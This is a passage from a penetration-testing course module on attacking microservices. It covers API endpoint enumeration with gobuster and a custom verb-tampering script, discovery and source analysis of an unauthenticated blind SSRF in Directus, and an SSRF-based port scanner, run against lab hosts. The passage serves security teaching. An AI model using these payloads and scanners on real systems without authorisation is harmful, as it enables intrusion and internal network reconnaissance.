A POST request usually creates a new object or new data. A PUT or PATCH request updates the data of an existing object. Applications might handle these two verbs differently, but a PUT request usually updates an entire object while a PATCH request updates a subset of an object.

Finally, a DELETE request deletes an object. Alternatively, some web services may handle a delete operation in a POST request coupled with certain parameters.

It is important to remember that all of this is application-specific. A RESTful web service might not implement everything according to the REST standard. Additionally, a service endpoint might not support every HTTP method. We need to keep this in mind as we interact with unknown web services. Regular enumeration tools normally send GET requests. These tools might miss API endpoints that do not respond to GET requests.

12.3.1 Initial Enumeration

Armed with a foundational understanding of web service URL formats, let’s discuss service discovery. We’ll begin by sending an HTTP request to our API gateway server with `curl`.

[258] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol#Request_methods

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~$ curl -i http://apigateway:8000
HTTP/1.1 404 Not Found
Date: Thu, 25 Feb 2021 14:58:05 GMT Content-
Type: application/json; charset=utf-8
Connection: keep-alive
Content-Length: 48 X-Kong-
Response-Latency: 1
Server: kong/2.2.1

{"message":"no Route matched with those values"}
```

Listing 487 - An HTTP response from the API Gateway

The server responded with a *404 Not Found* and included the *Server* header with a value of "kong/2.2.1". A Google search suggests we are likely dealing with *Kong Gateway* version 2.2.1.[259] According to the documentation,[260] it has an Admin API that runs on port 8001. However, an attempt to access that port fails.

```
kali@kali:~$ curl -i  http://apigateway:8001
curl: (7) Failed to connect to apigateway port 8001: Connection refused
```

Listing 488 - Attempting to access the Kong Admin API.

We will come back to the Kong Admin API later in the module. For now, let's try to find some valid API endpoints on the server by running **`gobuster`**. We are using gobuster because it will show us results based on a configurable list of HTTP status codes. An API might return an HTTP *405 Method Not Allowed* response to a GET request. Configuring gobuster to display such a response can help us identify API endpoints that are valid but do not allow GET requests. We'll use the **`dir`** command to bruteforce directories, **`-w`** to define the wordlist, and **`-u`** to define the URL. We'll also pass in a custom list of status codes with the **`-s`** flag, adding 405 and 500 to the default list. This scan may take several minutes to complete.

```
kali@kali:~$ gobuster dir -u http://apigateway:8000 -w
/usr/share/wordlists/dirbuster/directory-list-1.0.txt -s
"200,204,301,302,307,401,403,405,500"
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://apigateway:8000
[+] Threads:10
[+] Wordlist:/usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:   200,204,301,302,307,401,403,405,500
[+] User Agent:gobuster/3.0.1
[+] Timeout:10s
===============================================================
2021/02/25 09:59:59 Starting gobuster
===============================================================
/files (Status: 403)
/fileschanged (Status: 403)
/userscripts (Status: 403)
/filescan (Status: 403)
```

[259] (Kong Inc, 2021), https://konghq.com/kong/

[260] (Kong Inc, 2021), https://docs.konghq.com/gateway-oss/2.3.x/admin-api/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
/files2 (Status: 403)
/filesystem (Status: 403)
/filesharing (Status: 403)
/usersguide (Status: 403)
/filesystems (Status: 403)
/usersamples (Status: 403)
/rendering-arbitrary-objects-with-nevow-cherrypy (Status: 401)
/filesharing_microsoft (Status: 403)
/filesfoldersdisks (Status: 403)
/usersdomains (Status: 403)
/files-needed (Status: 403)
/renderplain (Status: 401)
/userscience (Status: 403)
/files_and_dirs (Status: 403)
/filesearchen (Status: 403)
/render (Status: 401)
/users_watchdog (Status: 403)
/filescavenger (Status: 403)
/filescavenger-811-421200 (Status: 403)
/filescavban (Status: 403)
/filescavenger-803-406688 (Status: 403)
/filescavenger-803-404384 (Status: 403)
/filesizeicon (Status: 403) /users-
ironpython (Status: 403)
/render_outline_to_html (Status: 401)
===============================================================
2021/02/25 10:10:13 Finished
===============================================================
```

Listing 489 - Running gobuster on the target server

This returns quite a few results. Most of them are *403 Forbidden*, but there are a few *401 Unauthorized* . Even though we didn't get any *200 OK* responses, the responses we did get can tell us about the environment we're testing. These responses may indicate valid API endpoints that require authentication. Let's store them in a text file so we can use the results in other tools, such as Burp Suite. We'll copy and paste them into a text file, **`sort`** them alphabetically, remove the status codes, remove the leading forward slash, and save the results to a new text file.

```
kali@kali:~$ sort endpoints.txt | cut -d" " -f1 | cut -d"/" -f2 > endpoints_sorted.txt

kali@kali:~$ cat endpoints_sorted.txt
files2
files_and_dirs
filescan
filescavban
filescavenger-803-404384
filescavenger-803-406688
filescavenger-811-421200
filescavenger
fileschanged
filesearchen
filesfoldersdisks
filesharing_microsoft
filesharing filesizeicon
files-needed
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
files
filesystems
filesystem
rendering-arbitrary-objects-with-nevow-cherrypy
render_outline_to_html
renderplain
render
usersamples
userscience
userscripts
usersdomains
usersguide
users-ironpython
users_watchdog
```

Listing 490 - Sorted results

Let's get these results into Burp Suite. We could have proxied gobuster through Burp Suite during the initial discovery scan, but that would have filled the *HTTP history* tab with lots of extraneous data. Now that we have a shorter list of endpoints we are interested in, we can run gobuster again using the sorted endpoints as our wordlist, and proxy the calls through Burp Suite with the **`--proxy`** flag once Burp Suite is running.

```
kali@kali:~$ gobuster dir -u http://apigateway:8000 -w endpoints_sorted.txt --
proxy http://127.0.0.1:8080
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://apigateway:8000
[+] Threads:10
[+] Wordlist:endpoints_sorted.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] Proxy:          http://127.0.0.1:8080
[+] User Agent:gobuster/3.0.1
[+] Timeout:10s
===============================================================
2021/02/25 10:28:08 Starting gobuster
===============================================================
...
===============================================================
2021/02/25 10:28:09 Finished
===============================================================
```

Listing 491 - Proxying gobuster through Burp Suite

Let's start analyzing the results by clicking on *Status* to sort them by status code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

#	Host	Method	URL	Params	Edited	Stat...	Length	MIME type
24	http://apigateway:8000	GET	/render			401	281	JSON
23	http://apigateway:8000	GET	/render_outline_to_html			401	281	JSON
22	http://apigateway:8000	GET	/renderplain			401	281	JSON
21	http://apigateway:8000	GET	/rendering-arbitrary-objects-with-...			401	281	JSON
31	http://apigateway:8000	GET	/users-ironpython			403	518	JSON
30	http://apigateway:8000	GET	/users_watchdog			403	518	JSON
29	http://apigateway:8000	GET	/usersguide			403	518	JSON
28	http://apigateway:8000	GET	/usersdomains			403	518	JSON
27	http://apigateway:8000	GET	/userscripts			403	518	JSON
26	http://apigateway:8000	GET	/userscience			403	518	JSON
25	http://apigateway:8000	GET	/usersamples			403	518	JSON
20	http://apigateway:8000	GET	/filesystem			403	518	JSON
19	http://apigateway:8000	GET	/filesystems			403	518	JSON
18	http://apigateway:8000	GET	/files			403	518	JSON
17	http://apigateway:8000	GET	/files-needed			403	518	JSON

Figure 308: Initial enumeration results in Burp Suite

We have four results that returned *401 Forbidden* responses. In fact, those four responses are almost identical, and only the value in the *X-Kong-Response-Latency* header changes.

```
HTTP/1.1 401 Unauthorized
Date: Thu, 25 Feb 2021 15:28:08 GMT
Content-Type: application/json; charset=utf-8
Connection: close
WWW-Authenticate: Key realm="kong"
Content-Length: 45
X-Kong-Response-Latency: 0
Server: kong/2.2.1

{
  "message":"No API key found in request"
}
```

Listing 492 - Sample HTTP 401 response

Based on the */render* URL paths prefix and the response body content, the API gateway might be routing these four requests to the same backend service. All four responses included a *WWW-Authenticate* header with a value of *Key realm="kong"*, which means we will likely need some kind of API key to call this service.

The responses for URL paths prefixed with */users* and */files* are very similar. They return HTTP *403 Forbidden* responses with slight length variations. Let's examine one of the responses for a request starting with */users*.

```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
Content-Length: 131
Connection: close
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"83-QQac6ttqCuyHQKqtWPBHLcfwFfM"
Date: Thu, 25 Feb 2021 15:28:09 GMT
X-Kong-Upstream-Latency: 93
X-Kong-Proxy-Latency: 0
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Via: kong/2.2.1

{"errors":[{"message":"You don't have permission to access the \"directus_users\"
collection.","extensions":{"code":"FORBIDDEN"}}]}
```

Listing 493 - Sample HTTP 403 Forbidden response

These responses provide us some additional information. We notice the *X-Powered-By* header with the “Directus” value and an error message: “You don’t have permission to access the "directus_users" collection”. The common value in the URL for these requests is */users*.

The response for URL paths starting with */files* generates a slightly different error message (referencing the "directus_files" collection), but are otherwise identical.

Based on the *X-Powered-By* server header, we are dealing with a *Directus* application.[261] A quick online search reveals that Directus is “an instant app and API for your SQL database.” This information will prove useful later on but we will continue assessing this server from a black box perspective.

From our initial list of 29 URLs, we seem to have three distinct endpoints: *files*, *users*, and *render*. Let’s save these three endpoints in a new file named *endpoints_simple.txt*.

12.3.1.1 Exercise

Repeat the steps so far.

12.3.2 Advanced Enumeration with Verb Tampering

Now that we have three potential API services, let’s do another round of enumeration. URLs for RESTful APIs often follow a pattern of <object>/<action> or <object>/<identifier>. We might be able to discover more services by taking the list of endpoints we have already identified and iterating through a wordlist to find valid actions or identifiers.

We also need to keep in mind that web APIs might respond differently based on which HTTP request method we use. For example, a GET request to */auth* might return an HTTP 404 response, while a POST request to the same URL returns an HTTP *200 OK* on a valid login or an HTTP *401 Unauthorized* on an invalid login attempt.

We can use the varying HTTP method response codes to identify more API endpoints. Gobuster can be configured to send HTTP methods other than GETs, but it will use the configured HTTP method on all requests. It does not send multiple HTTP methods in the same scan. In other words, if we configure it to send POST requests, Gobuster will only send POST requests and will not send GET requests. If we want to send different HTTP request methods to an endpoint and compare the response codes, we will need a different tool.

Let’s create a Python script that will send requests with different HTTP methods to a list of endpoints. The script will iterate through the endpoints and check the response codes for each request. The script will print out any endpoint that has a response other than 401, 403, or 404.

[261] (Monospace Inc, 2020), https://directus.io/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We will start our script with the shebang [262] and two import statements. We will use *argparse* to handle input arguments and *requests* to handle sending the HTTP requests. We'll save the final script to a file named *route_buster.py*.

```
#!/usr/bin/env python3

import argparse
import requests
```

Listing 494 - Import statements

Next, we need to define argument parsing and handling. We need one argument for the target host. Our script will be using two word lists: one for objects (or base endpoints) and another argument for actions. We'll add two more arguments for our wordlists.

```
parser = argparse.ArgumentParser() parser.add_argument('-a','--
actionlist', help='actionlist to use')
parser.add_argument('-t','--target', help='host/ip to target', required=True)
parser.add_argument('-w','--wordlist', help='wordlist to use')
args = parser.parse_args()
```

Listing 495 - Handling arguments

Our script will need to iterate through the entire "actionlist" for each endpoint in the wordlist. While not strictly important, we can avoid reading the "actionlist" file repeatedly by reading it once and keeping it in memory as a list.

```
actions = []

with open(args.actionlist, "r") as
    a: for line in a:
        try:
            actions.append(line.strip())
        except:
            print("Exception occurred")
```

Listing 496 - Storing the actionlist file contents in memory

Our final step is to send the requests and inspect the response codes. We will need to iterate through the endpoint wordlist, construct the URLs we want to request, and send the requests. The script will print out any URL that generated a response other than 204, 401, 403, or 404.

```
print("Path - \tGet\tPost") with
open(args.wordlist, "r") as f:
    for word in f:
        for action in actions: print('\r/{word}/{action}'.format(word=word.strip(),
            action=action),
end='')

            url = "{target}/{word}/{action}".format(target=args.target,
word=word.strip(), action=action)

            r_get = requests.get(url=url).status_code
            r_post = requests.post(url=url).status_code
```

[262] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Shebang_(Unix)

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
            if(r_get not in [204,401,403,404] or r_post not in [204,401,403,404]):
                print('                    \r', end='')
                print("/{word}/{action:10} -
\t{get}\t{post}".format(word=word.strip(), action=action, get=r_get, post=r_post))

print('\r', end='')
print("Wordlist complete. Goodbye.")
```

Listing 497 - route_buster.py

Next, let's focus on our two wordlists. We'll use the discovered endpoints as the objects list, and one of *dirb's* wordlists as the second list. Currently, the script will only send GET and POST requests. We might be missing endpoints by omitting PUT, PATCH, and DELETE requests but we are trying to strike a balance between speed, noise, and effectiveness. Depending on the results of the script, we may need to revisit the decision to exclude those methods.

Let's run the script against the target server. It may take several minutes to complete.

```
kali@kali:~$ ./route_buster.py -a /usr/share/wordlists/dirb/small.txt -w
endpoints_simple.txt -t http://apigateway:8000
Path                 -   Get    Post
/files/import        -   403    400
/users/frame         -   200    404
/users/home          -   200    404
/users/invite        -   403    400
/users/readme        -   200    404
/users/welcome       -   200    404
/users/wellcome      -   200    404
Wordlist complete. Goodbye.
```

Listing 498 - Results of the route_buster.py script

While we had several *200 OK* responses to the GET requests, those URLs don't respond with anything interesting when loaded in a browser. However, we do have two interesting results from the script. When the script sent POST requests to */files/import* and */users/invite*, the server responded with HTTP *400 Bad Request* instead of HTTP *403 Forbidden*.

Let's focus on the */files/import* endpoint first and send a POST request to it using **`curl`**. We will set the **`-i`** flag to include the server headers on the response in the output.

```
kali@kali:~$ curl -i -X POST http://apigateway:8000/files/import
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-
8 Content-Length: 86
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"56-egVc9WbgXViwv0ZIaPJS4bmcvSo"
Date: Thu, 25 Feb 2021 16:06:54 GMT X-Kong-
Upstream-Latency: 26 X-Kong-Proxy-Latency: 0

Via: kong/2.2.1

{"errors":[{"message":"\"url\" is required","extensions":{"code":"INVALID_PAYLOAD"}}]}
```

Listing 499 - Response for a POST request to /files/import

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We seem to have found an API endpoint that we can interact with (even though we have not authenticated) and it provides usage information. The error message states that a “url is required”. This is a promising lead. Any time we discover an API or web form that includes a *url* parameter, we always want to check it for a Server-Side Request Forgery vulnerability. We’ll discuss this in the next section.

12.3.2.1 Exercise

Recreate the steps in this section.

12.3.2.2 Extra Mile

1. Expand the *route_buster.py* script to include PUT and PATCH methods.
2. Investigate the */users/invite* endpoint. What information are we missing to make a valid request?

12.4 Introduction to Server-Side Request Forgery

Server-Side Request Forgery (SSRF) occurs when an attacker can force an application or server to request data or a resource. Since the request is originating at the server, it might be able to access data that the attacker cannot access directly. The server may also have access to services running on localhost interfaces or other servers behind a firewall or reverse proxy.

The impact of an SSRF vulnerability depends on what data it can access and whether the SSRF returns any resulting data to the attacker. However, SSRF vulnerabilities can be especially effective against microservices. As we previously discussed, microservices will often have fewer security controls in place if they rely upon an API gateway or reverse proxy to implement those controls. If the microservices are in a flat network, we could use an SSRF vulnerability to make one microservice talk directly to another microservice. Any controls enforced by the API gateway would not apply to the traffic between the two microservices, allowing an SSRF exploit to gather information about the internal network and open new attack vectors on that network.

12.4.1 Server-Side Request Forgery Discovery

Let’s determine if this application contains SSRF.

After fuzzing the APIs, we have identified that */files/import* returned an error message that indicates we need to include a *url* parameter.

```
{"errors":[{"message":"\"url\" is required","extensions":{"code":"INVALID_PAYLOAD"}}]}
```

Listing 500 - Error message response from /files/import

As we mentioned, we always want to check *url* parameters in an API or web form for an SSRF vulnerability. First, let’s determine if we can make it connect back to our Kali machine. We’ll need to make sure our Apache HTTP server is running.

Since the server returned the error as a JSON message, let’s make our POST request use JSON as well. We will use a distinct file name on the *url* parameter so it is easy to find in our Apache log file. At this point, we don’t care if the file actually exists on our Kali host, we just want to determine if the API server will request the file from our web server.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Let's send our payload using `curl`. We will set `-H "Content-Type: application/json"` to include a Content-Type header with the "application/json" value on our request and the `-d` flag with our JSON payload.

```
kali@kali:~$ curl -i -X POST -H "Content-Type: application/json" -d
'{"url":"http://192.168.118.3/ssrftest"}' http://apigateway:8000/files/import
HTTP/1.1 500 Internal Server Error Content-
Type: application/json; charset=utf-8
Content-Length: 108
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"6c-qz7bVW5hKPsQy2fT0mRPx8X4tuc"
Date: Thu, 25 Feb 2021 16:18:24 GMT X-Kong-
Upstream-Latency: 118 X-Kong-Proxy-Latency:
1
Via: kong/2.2.1

{"errors":[{"message":"Request failed with status code
404","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
```

Listing 501 - Attempting an SSRF exploit

We receive an HTTP 500 response with a message of "Request failed with status code 404". Let's check our Apache log for any requests.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
192.168.120.135 - - [25/Feb/2021:11:18:24 -0500] "GET /ssrftest HTTP/1.1" 404 455 "-
" "axios/0.21.1"
```

Listing 502 - Verifying the SSRF worked in our Apache log file

Excellent. This backend service is vulnerable to SSRF. The user agent on the request is *Axios*,[263] an HTTP client for Node.js. Let's add a file named *ssrftest* to our Apache web root so that the server can access it and then resend the request with `curl`.

```
kali@kali:~$ curl -i -X POST -H "Content-Type: application/json" -d
'{"url":"http://192.168.118.3/ssrftest"}' http://apigateway:8000/files/import
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-
8 Content-Length: 102
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"66-OPr7zxcJy7+HqVGdrFe1XpeEIao"
Date: Thu, 25 Feb 2021 16:22:52 GMT X-Kong-
Upstream-Latency: 117 X-Kong-Proxy-Latency:
0
Via: kong/2.2.1
```

[263] (John Jakob Sarjeant, 2020), https://axios-http.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{"errors":[{"message":"You don't have permission to
access this.","extensions":{"code":"FORBIDDEN"}}]}
```

Listing 503 - Resending the request with a valid file

We received an HTTP *403 Forbidden* response with an error message of "You don't have permission to access this". However, when we check our Apache log file, we can verify the application did send a request and our Apache server returned an HTTP *200 OK*.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
192.168.120.135 - - [25/Feb/2021:11:18:24 -0500] "GET /ssrftest HTTP/1.1" 404 455 "-
" "axios/0.21.1"
192.168.120.135 - - [25/Feb/2021:11:22:52 -0500] "GET /ssrftest HTTP/1.1" 200 230 "-
" "axios/0.21.1"
```

Listing 504 - Apache returned a 200

We definitely have an unauthenticated SSRF vulnerability, but the server does not return the result of the forged request. This is often referred to as a *blind* SSRF vulnerability.

12.4.1.1 Exercise

Recreate the steps above.

12.4.2 Source Code Analysis

Before we continue with our attack, let's review the source code since Directus is open source. While we are approaching this module from a black box perspective, it is still important to understand what is happening in the application's code that allows this vulnerability. We want to be able to take what we've learned about this particular vulnerability and apply it to other applications by understanding the root cause of this bug.

The source code referenced in this section is also available from the course Wiki.

Let's start with authentication. The authentication handler is defined in */api/src/middleware/authenticate.ts*. The relevant code is on lines 12 through 21.[264]

```
12  const authenticate: RequestHandler = asyncHandler(async (req, res, next) => {
13    req.accountability = {
14      user: null,
15      role: null,
16      admin: false,
17      ip: req.ip.startsWith('::ffff:') ? req.ip.substring(7) : req.ip,
18      userAgent: req.get('user-agent'),
19    };
20
21    if (!req.token) return next();
22
23    if (isJWT(req.token)) {
```

Listing 505 - Code excerpt from Directus authentication handler

[264] (GitHub, 2021), https://github.com/directus/directus/blob/v9.0.0-rc.34/api/src/middleware/authenticate.ts

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

On lines 13 through 19, the function creates a new *accountability* object on the request. Notably, the *user* and *role* variables are set to null. The function then checks if there is a token on the request object. If there is no token, the function returns *next()*, which passes execution on to the next middleware function.

If we make a request without a token, the authentication handler will create the default *accountability* object and then pass execution to the next middleware function without throwing an error.

Next, let's review the code for the files controller defined in */api/src/controllers/files.ts*.[265] The relevant code starts on line 138.

```
138  router.post(
139    '/import',
140    asyncHandler(async (req, res, next) => {
141      const { error } = importSchema.validate(req.body);
142
143      if (error) {
144        throw new InvalidPayloadException(error.message);
145      }
146
147      const service = new FilesService({
148        accountability: req.accountability,
149        schema: req.schema,
150      });
```

Listing 506 - Code excerpt from Directus files controller

The function starts by validating the request body and throwing an error if the body is invalid. Next, the code creates a *FileService* object with the *accountability* object created by the authentication handler. Although we won't inspect the code of the *FileService* object, the constructor merely stores the *accountability* object.

```
152      const fileResponse = await axios.get<NodeJS.ReadableStream>(req.body.url, {
153        responseType: 'stream',
154      });
155
156      const parsedURL = url.parse(fileResponse.request.res.responseUrl);
157      const filename = path.basename(parsedURL.pathname as string);
158
159      const payload = {
160        filename_download: filename,
161        storage: toArray(env.STORAGE_LOCATIONS)[0],
162        type: fileResponse.headers['content-type'],
163        title: formatTitle(filename),
164        ...(req.body.data || {}),
165      };
```

Listing 507 - Second code excerpt from Directus files controller

On line 152, the function uses the *axios* library to request the value submitted in the *url* parameter. The code stores the results of the request in the *fileResponse* variable. At this point, the code has not checked if the initial request to the files controller contained a valid JSON web token (JWT).

[265] (GitHub, 2021), https://github.com/directus/directus/blob/v9.0.0-rc.34/api/src/controllers/files.ts

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
167       const primaryKey = await service.upload(fileResponse.data, payload);
168
169       try {
170         const record = await service.readByKey(primaryKey, req.sanitizedQuery);
171         res.locals.payload = { data: record || null };
172       } catch (error) {
173         if (error instanceof ForbiddenException) {
174           return next();
175         }
176
177         throw error;
178       }
179
180       return next();
181     }),
182     respond
183   );
```

Listing 508 - Third code excerpt from Directus files controller

We don't encounter any authentication checks until code execution reaches line 170. We won't review all of the remaining code. To summarize, the *readByKey()* function of *FileService* is responsible for checking authorization. *FileService* inherits the *readByKeys()* function from *ItemService*. The *processAST()* function defined in */api/src/services/authorization.ts* handles authorization.

Since the application downloads the contents of the submitted URL before checking authorization for the storage and retrieval of those contents, the application is vulnerable to unauthenticated blind SSRF. Authenticated users would likely be able to use the files import functionality and access the retrieved data.

12.4.2.1 Extra Mile

Review the source code for */users/invite*. Determine why it cannot be exploited.

12.4.3 Exploiting Blind SSRF in Directus

Since we cannot access the results of the SSRF, how can we use it to further our attack? As we have already demonstrated, the application returns different messages for valid files and non-existing files. We can use these different messages to infer if a resource exists.

As a reminder, we receive an HTTP *403 Forbidden* when we request a valid resource and an HTTP *500 Internal Server Error* with "Request failed with status code 404" when we request a resource that doesn't exist.

Let's check if we can use the SSRF to force Directus to connect to itself. If we send a localhost URL, the application should attempt to connect to its own server. Since such a request originates from the server, we would be able to use such a payload to access ports listening only on localhost.

Let's try it out by sending a *url* value of "http://localhost:8000/".

```
kali@kali:~$ curl -i -X POST -H "Content-Type: application/json" -d
'{"url":"http://localhost:8000/"}' http://apigateway:8000/files/import
HTTP/1.1 500 Internal Server Error
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Content-Type: application/json; charset=utf-8
Content-Length: 108
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"6c-MCdMjU9mfpVtWiLKyczhTW/6Xqo"
Date: Thu, 25 Feb 2021 16:34:32 GMT
X-Kong-Upstream-Latency: 27

{"errors":[{"message":"connect ECONNREFUSED
127.0.0.1:8000","extensions":{"code":"INTERNAL_SERVER_ERROR"}}]}
```

Listing 509 - Exploiting SSRF with localhost

We received an error that the connection was refused. This new error message is interesting. We know port 8000 is open externally on the API Gateway server. However, if Directus is running on a different server behind the API gateway, “localhost” would refer to the server running Directus, not the server running Kong API Gateway.

A quick Google search reveals that the default port for Directus is 8055. Let’s try out that port on localhost.

```
kali@kali:~$ curl -i -X POST -H "Content-Type: application/json" -d
'{"url":"http://localhost:8055/"}' http://apigateway:8000/files/import
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-
8 Content-Length: 102
Connection: keep-alive
X-Powered-By: Directus
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Range
ETag: W/"66-OPr7zxcJy7+HqVGdrFe1XpeEIao"
Date: Thu, 25 Feb 2021 16:35:58 GMT X-Kong-
Upstream-Latency: 35 X-Kong-Proxy-Latency: 1

Via: kong/2.2.1

{"errors":[{"message":"You don't have permission to
access this.","extensions":{"code":"FORBIDDEN"}}]}
```

Listing 510 - Exploiting SSRF with localhost port 8055

The server returned the “FORBIDDEN” error code, so we did request a valid resource. We can easily verify that TCP port 8055 is closed externally on the Kong API Gateway server. We are likely dealing with two or more servers in this scenario.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Figure 309: Server diagram

This example proves we can leverage the SSRF vulnerability to discover more information about the internal network.

12.4.3.1 Exercises

1. Repeat the steps above.
2. Use the SSRF vulnerability to access a non-HTTP service running on your Kali host. What is the result? How might this be useful?
3. Try to identify more error messages. What happens if you request an invalid IP address?

12.4.4 Port Scanning via Blind SSRF

Even though we can't access the results of the SSRF vulnerability, we can still use the different HTTP response codes and error messages to determine if we've requested a valid resource. We can use this information to write a script that will exploit the SSRF vulnerability and act as a port scanner.

Rather than scan every single port, we will start with a small list of common services and HTTP ports. Any port scanning through an SSRF vulnerability is going to take longer than a dedicated tool, such as *Nmap*. Therefore, we want to limit our initial attempts to common ports to speed up our scan. If the initial results are negative, we can expand the range of ports with subsequent scans.

Let's create a new file named *ssrf_port_scanner.py* for our next script. We will again start with the shebang and imports.

```
#!/usr/bin/env python3

import argparse
import requests
```

Listing 511 - SSRF port scanner imports

Next, we will define our arguments and parse them. We will need an argument for the host vulnerable to SSRF and an argument for the host or IP address we want to load with the SSRF.

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We'll include a timeout argument so we can account for any network latency. Finally, we'll add a verbose argument for greater control of script output.

```
parser = argparse.ArgumentParser()
parser.add_argument('-t','--target', help='host/ip to target', required=True)
parser.add_argument('--timeout', help='timeout', required=False, default=3)
parser.add_argument('-s','--ssrf', help='ssrf target', required=True)
parser.add_argument('-v','--verbose', help='enable verbose mode', action="store_true",
default=False)

args = parser.parse_args()
```

Listing 512 - SSRF port scanner arguments

For the final part, we'll need a list of ports that we want to scan, using only common services and HTTP ports in this initial scan. We can always expand it later. For each port in our list, we want to send a request via the SSRF vulnerability and inspect the response body. Based on the response messages, we can infer if a port is open and what kind of service might be running on it.

```
ports = ['22','80','443', '1433', '1521', '3306', '3389', '5000', '5432', '5900',
'6379','8000','8001','8055','8080','8443','9000']
timeout = float(args.timeout)

for p in ports:
    try:
        r = requests.post(url=args.target,
json={"url":"{host}:{port}".format(host=args.ssrf,port=int(p))}, timeout=timeout)

        if args.verbose:
            print("{port:0} \t {msg}".format(port=int(p), msg=r.text))

        if "You don't have permission to access this." in r.text: print("{port:0} \t
            OPEN - returned permission error, therefore valid
resource".format(port=int(p)))
        elif "ECONNREFUSED" in r.text:
            print("{port:0} \t CLOSED".format(port=int(p)))
        elif "--------FIX ME--------" in r.text:
            print("{port:0} \t OPEN - returned 404".format(port=int(p)))
        elif "--------FIX ME--------" in r.text:
            print("{port:0} \t ???? - returned parse error, potentially open non-
http".format(port=int(p)))
        elif "--------FIX ME--------" in r.text:
            print("{port:0} \t OPEN - socket hang up, likely
non-http".format(port=int(p)))
        else:
            print("{port:0} \t {msg}".format(port=int(p),
    msg=r.text)) except requests.exceptions.Timeout:
        print("{port:0} \t timed out".format(port=int(p)))
```

Listing 513 - SSRF port scanner

Let's run the script and check for any other open ports on the server running the Directus APIs.

```
kali@kali:~$ ./ssrf_port_scanner.py -t http://apigateway:8000/files/import -s
http://localhost --timeout 5
22       CLOSED
80       CLOSED
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
443      CLOSED
1433     CLOSED
1521     CLOSED
3306     CLOSED
3389     CLOSED
5000     CLOSED
5432     CLOSED
5900     CLOSED
6379     CLOSED
8000     CLOSED
8001     CLOSED
8055     OPEN - returned permission error, therefore valid resource
8080     CLOSED
8443     CLOSED
9000     CLOSED
```

Listing 514 - Port scan results

The scan results are not inspiring. We only scanned a handful of ports, but only port 8055 is open, which the web service is running on. The common services for connecting to a server, such as SSH and RDP, are either not present or not running on their normal ports. There are no common database ports open either. We are likely communicating with a microservice running in a *container*.[266]

12.4.4.1 Exercises

1. Complete the SSRF port scanner script, mapping error messages to port status.

2. Run the script against the Directus host.

12.4.4.2 Extra Mile

Modify the script to accept a list of IP addresses to scan as an argument.

12.4.5 Subnet Scanning with SSRF

According to its description, Directus is a platform for “managing the content of any SQL database”.[267] It is reasonable to expect that Directus will connect to a database server. Let’s try using the SSRF vulnerability to scan for other targets on the internal network.

However, we don’t know the IP address range the network uses. We can attempt to scan private IP ranges or use wordlists to brute force host names. Both approaches have some drawbacks.

If we attempt to brute force host names, we need to account for any extra latency introduced by DNS lookups on the victim machine. We also need a good wordlist for the host names.

On the other hand, there are three established ranges for private IP addresses.

[266] (Wikipedia, 2021), https://en.wikipedia.org/wiki/OS-level_virtualization

[267] (Monospace Inc, 2020), https://docs.directus.io/getting-started/introduction/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

IP address range	Number of addresses
10.0.0.0/8	16,777,216
172.16.0.0/12	1,048,576
192.168.0.0/16	65,536

Table 3 - Private IP addresses

Scanning an entire /8 or even a /12 network via SSRF could take several days. This is one area where we need to work smarter, not harder. Rather than scanning an entire subnet, we can try scanning for *network gateways*.[268] Network designs commonly use a /16 or /24 subnet mask with the gateway running on the IP where the forth octet is ".1" (for example: 192.168.1.1/24 or 172.16.0.1/16). However, gateways can live on any IP address and subnets can be any size. In black box situations, we should start with the most common value.

As we noticed during our port scan, the Axios library will respond relatively quickly with *ECONNREFUSED* when a port is closed but the host is up.

```
kali@kali:~$ curl -X POST -H "Content-Type: application/json" -d
'{"url":"http://127.0.0.1:6666"}' http://apigateway:8000/files/import -s -w
